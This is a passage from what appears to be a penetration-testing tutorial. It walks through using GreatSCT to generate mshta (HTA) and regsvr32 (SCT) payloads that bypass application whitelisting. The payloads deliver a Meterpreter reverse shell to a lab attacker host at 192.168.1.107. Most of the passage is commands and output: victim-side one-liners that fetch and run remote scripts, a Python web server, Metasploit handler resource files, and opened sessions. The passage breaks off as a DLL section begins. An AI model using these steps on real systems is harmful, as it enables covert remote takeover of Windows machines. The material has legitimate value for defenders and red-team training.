
```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj>mshta.exe http://192.168.1.107/payload.hta

C:\Users\raj>
```

Simultaneously, start the multi/handler using the resource file. For this, type:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And voila! You have your session.

Visit here "Bypass Application Whitelisting using mshta.exe (Multiple Methods)" to learn more about mshta.exe techniques.




```
[*] Processing /usr/share/greatsct-output/handlers/payload.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/payload.rc)> use exploit/multi/handler
resource (/usr/share/greatsct-output/handlers/payload.rc)> set PAYLOAD windows/meterpreter/reve
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LPORT 4321
LPORT => 4321
resource (/usr/share/greatsct-output/handlers/payload.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4321
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:4321 -> 192.168.1.106:49168) at 2019-01-14 12:4

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Generate malicious sct file

Now from the list of payloads, you can choose anyone for your desired attack. But for this attack we will use :


```
use regsvr32/shellcode_inject/base64_migrate.py
```




```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================


 [*] Available Payloads:

        1)      installutil/meterpreter/rev_http.py
        2)      installutil/meterpreter/rev_https.py
        3)      installutil/meterpreter/rev_tcp.py
        4)      installutil/powershell/script.py
        5)      installutil/shellcode_inject/base64.py
        6)      installutil/shellcode_inject/virtual.py

        7)      msbuild/meterpreter/rev_http.py
        8)      msbuild/meterpreter/rev_https.py
        9)      msbuild/meterpreter/rev_tcp.py
        10)     msbuild/powershell/script.py
        11)     msbuild/shellcode_inject/base64.py
        12)     msbuild/shellcode_inject/virtual.py

        13)     mshta/shellcode_inject/base64_migrate.py

        14)     regasm/meterpreter/rev_http.py
        15)     regasm/meterpreter/rev_https.py
        16)     regasm/meterpreter/rev_tcp.py
        17)     regasm/powershell/script.py
        18)     regasm/shellcode_inject/base64.py
        19)     regasm/shellcode_inject/virtual.py

        20)     regsvcs/meterpreter/rev_http.py
        21)     regsvcs/meterpreter/rev_https.py
        22)     regsvcs/meterpreter/rev_tcp.py
        23)     regsvcs/powershell/script.py
        24)     regsvcs/shellcode_inject/base64.py
        25)     regsvcs/shellcode_inject/virtual.py

        26)     regsvr32/shellcode_inject/base64_migrate.py


GreatSCT-Bypass command: use regsvr32/shellcode_inject/base64_migrate.py
```

Once the command is executed, type :


```
generate
```


```
===============================================================================
                                  Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

 Payload information:

        Name:           Regsvr32 Shellcode Injection with Process Migration
        Language:       regsvr32
        Rating:         Excellent
        Description:    Regsvr32 DotNetToJScript Shellcode Injection with
                        Process Migration

Payload: regsvr32/shellcode_inject/base64_migrate selected

Required Options:

Name                    Value           Description
----                    -----           -----------
PROCESS                 userinit.exe    Any process from System32/SysWOW64
SCRIPT_TYPE             JScript         JScript or VBScript

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[regsvr32/shellcode_inject/base64_migrate>>] generate
```

Then it will ask you for payload. Just press enter as it will take **windows/meterpreter/reverse_tcp** as a default payload and that is the one we need. After that provide IP like here we have given 192.168.1.107 and the given port (any) as here you can see in the image below that we have given lport as 2345


```
===============================================================================
                                  Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

 [?] Generate or supply custom shellcode?

     1 - MSFVenom (default)
     2 - custom shellcode string
     3 - file with shellcode (\x41\x42..)
     4 - binary file with shellcode

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.107
 [>] Enter value for 'LPORT': 2345
 [>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

 [*] Generating shellcode...
```


After giving the details, it will ask you name for your malware. By default, it will set name 'payload' so either you can give the name or just press enter for the default settings.



```
=================================================================================
                              Great Scott!
=================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=================================================================================

Please enter the base name for output files (default is payload):
```

And just as you press enter it will generate two files. One of them will a resource file and others will be .sct file. Now start the python's server in /usr/share/greatsct-output/source by typing:


```
python -m SimpleHTTPServer 80
```



```
root@kali:/usr/share/greatsct-output/source# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now execute the .sct file in the run window of the victim's PC as shown below

```
regsvr32.exe /s /u /n /i://192.168.1.107/payload.sct
```



Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: regsvr32.exe /s /u /n /i:http://192.168.1.107/payload.sct

Simultaneously, start the multi/handler using the resource file. For this, type:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And voila! You have your session.

Visit here "Bypass Application Whitelisting using regsrv32.exe (Multiple Methods)" to learn more about mshta.exe techniques.




```
[*] Processing /usr/share/greatsct-output/handlers/payload.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/payload.rc)> use exploit/multi/handler
resource (/usr/share/greatsct-output/handlers/payload.rc)> set PAYLOAD windows/meterpreter
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LPORT 2345
LPORT => 2345
resource (/usr/share/greatsct-output/handlers/payload.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:2345
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:2345 -> 192.168.1.106:49165) at 2019-01-14

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Generate malicious dll file

Now from the list of payloads, you can choose anyone for your desired attack. But for this attack we will use :

